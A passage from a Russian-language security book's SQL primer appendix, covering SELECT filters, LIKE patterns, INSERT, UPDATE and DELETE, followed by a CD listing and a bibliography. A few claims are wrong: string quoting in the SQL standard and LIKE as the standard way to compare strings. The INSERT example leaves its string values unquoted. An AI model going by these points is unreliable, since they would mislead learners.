Если проговорить весь запрос словами, то он будет звучать так: "Выбрать все из таблицы Пользователи, где поле имя равно Андрей". Еще одно замечание: строки в запросах выделяются кавычками. В зависимости от базы данных кавычки могут быть одинарными или двойными. Стандартом предусмотрены двойные кавычки, но в MS SQL Server применяются одинарные. В стандарте для сравнения строк используется оператор LIKE, который ставится вместо знака равенства:

```
SELECT *
FROM Пользователи
WHERE имя LIKE 'Андрей'
```

Оператор LIKE работает медленнее, так как позволяет применять шаблоны, о которых мы еще поговорим, поэтому в запросе без шаблона желательно использовать знак равенства.

Стандарт SQL предусматривает следующие операторы сравнения:

- = — равно
- > — больше
- < — меньше

- >= — больше или равно
- <= — меньше или равно
- <> — не равно

Операторы "больше", "меньше" и др. можно использовать не только с числами, но и со строками. В этом случае буква "А" будет меньше, чем "Р". При сравнении строк разного регистра меньшей оказывается строка в верхнем регистре, например, "А" будет меньше "а", и "Р" будет меньше "а". Но помните, что не всегда база данных чувствительна к регистру, это зависит от настроек.

Давайте выберем из базы данных все записи, в которых имена начинаются с буквы, большей, чем буква "С":

```
SELECT *
FROM Пользователи
WHERE Имя > 'С'
```

Предположим, в таблице есть пользователи Сергей, Славик и Тимофей. Тогда все они попадут в результат. Но почему там окажутся Сергей и Славик, ведь у них первая буква равна "С", а мы запросили слова, где строки больше, чем "С"? Дело в том, что происходит сравнение всего слова, а имена содержат более одной буквы. Если бы имя было сокращено до одной буквы "С", то такая строка не попала бы в результат, но слова с большим количеством букв в него попадают. Это все равно как открыть словарь, начиная с буквы "С". Сама буква не включается в результат, но все слова, содержащие больше букв, будут выведены на экран.

Иногда требуется вывести на экран результат запроса, но сам он обязательно должен быть пустым. Для этого необходимо написать такое условие, которое наверняка не вернет ни одной строки. Можно выдумывать какие-то сложные сравнения в секции WHERE, но самым эффективным вариантом будет следующий:

```
SELECT *
FROM Пользователи
WHERE 1 = 0
```

В качестве проверки WHERE стоит условие 1 равно 0, но это условие не может быть выполнено, а значит, в результате никогда не будет ни одной строки.

Теперь усложним запрос с помощью булевых операторов. В стандарте предусмотрено три булевых оператора: AND (логическое И), OR (логическое ИЛИ), NOT (логическое НЕ). Сразу же рассмотрим пример:

```
SELECT *
FROM Пользователи
WHERE имя = 'Андрей'
 AND пароль = 'qwerty'
```

Результат запроса — все строки, содержащие в поле имя имя Андрей, и в поле пароль значение равно qwerty. Если какое-то из этих условий не выполнится, то строка не будет выбрана.

Теперь рассмотрим пример, в котором выбираются все люди с именем Андрей или Сергей. Это значит, что нужно объединить эти два условия через оператор OR:

```
SELECT *
FROM Пользователи
WHERE имя = 'Андрей'
 OR имя = 'Сергей'
```

В результат попадут все строки, в которых в поле имени содержится значение Андрей или Сергей. Рассмотрим следующий запрос:

```
SELECT *
FROM Пользователи
WHERE имя = 'Андрей'
 OR имя = 'Сергей'
 AND пароль = 'qwerty'
```

Какие записи попадут в результат? Записи с именем Андрей и любым паролем или записи с именем Сергей и паролем qwerty. Если необходимо, чтобы условие проверки пароля относилось к обоим именам, то нужно использовать круглые скобки:

```
SELECT *
FROM Пользователи
WHERE (имя = 'Андрей'
 OR имя = 'Сергей')
 AND пароль = 'qwerty'
```

Теперь имя может быть или Андрей, или Сергей, но пароль обязательно должен быть qwerty, иначе запись не попадет в результат.

Логические операторы выполняются сервером в следующем порядке:

- логическая операция NOT;
- логическая операция AND;
- логическая операция OR.

Это значит, что оператор NOT имеет больший приоритет, чем AND, и, следовательно, будет выполняться раньше.

Нередко пользователям нужно найти какие-то строки, в написании которых они не уверены. Например, пользователи могут ввести в базу данных имя Сергей или, по ошибке, Сергеи. Чтобы отобразить и то, и другое (а может

быть, и третий вариант), нужно применять шаблоны. В данном случае нужно найти все строки, в которых в поле имя значения начинаются с "Серге", а все, что идет после, не играет роли. В SQL это вполне реально. Если вы не знаете, как должна закончиться строка, то можно поставить знак % (процент). Например:

```
SELECT *
FROM Пользователи
WHERE имя LIKE 'Серге%'
```

Знак процента также может находиться в начале или в середине слова, например, следующий запрос выбирает все имена, начинающиеся на букву "С" и заканчивающиеся буквой "й":

```
SELECT *
FROM Пользователи
WHERE имя LIKE 'С%й'
```

Манипуляции данными

Для добавления строк используется оператор INSERT INTO, который имеет вид:

```
INSERT INTO Таблица (имена_полей_через_запятую)
VALUES (Значения)
```

Например, следующий запрос добавляет в таблицу запись с именем Василий и паролем ytrewq:

```
INSERT INTO Пользователи (имя, пароль)
VALUES (Василий, ytrewq)
```

Для изменения данных используется оператор UPDATE:

```
UPDATE Таблица
SET Название_поля=значение
WHERE Условие_выборки
```

После ключевого слова SET вы должны присвоить нужному полю новое значение, а после WHERE указывается условие выборки. Если условие не задано, то изменяются все строки таблицы. Например, следующий запрос позволяет задать всем пользователям пароль qwerty:

```
UPDATE Пользователи
SET пароль='qwerty'
```

Чтобы изменить пароль конкретному пользователю, задаем условие выборки, как и в операторе SELECT:

```
UPDATE Пользователи
SET пароль='qwerty'
WHERE имя='Сергей'
```

Этот запрос изменит пароль только пользователю с именем Сергей.

Для удаления записей используется оператор DELETE, который в общем виде выглядит следующим образом:

```
DELETE FROM Таблица
WHERE Условие_поиска
```

Если условие поиска не задано, то удаляются все записи. Например, следующий запрос очищает таблицу пользователей:

```
DELETE FROM Пользователи
```

Чтобы удалить из таблицы только конкретного пользователя, нужно правильно указать условие поиска. Например, следующий запрос удаляет только пользователя с именем Сергей:

```
DELETE FROM Пользователи
WHERE имя='Сергей'
```

Это только основы языка SQL, но их уже достаточно для манипулирования данными и для понимания материала книги (например, описания атаки SQL Injection, рассмотренной в *разделе 2.8.2*).

Приложение 2

Описание компакт-диска

Папки	Описание
\Chapter1	Исходные коды главы 1
\Chapter2	Исходные коды главы 2
\Chapter3	Исходные коды главы 3
\Chapter4	Исходные коды главы 4
\Chapter5	Исходные коды главы 5
\Soft	Демонстрационные программы от CyD Software Labs, сервер баз данных MySQL

Список литературы

1. Фленов М. Linux глазами хакера. — СПб.: БХВ-Петербург, 2005. — 500 с.
2. Фленов М. Компьютер глазами хакера. — СПб.: БХВ-Петербург, 2005. — 350 с.
3. Фленов М. Программирование на C++ глазами хакера. — СПб.: БХВ-Петербург, 2004. — 350 с.
4. Фленов М. Программирование в Delphi глазами хакера. — СПб.: БХВ-Петербург, 2003. — 370 с.
5. Kevin Mitnick. The Art of Deception: Controlling the Human Element of Security. Wiley, 2002.

Предметный указатель

(окончание рубрики см. на стр. 293)

ГРУЗАНИ СВОЙ МОЗГ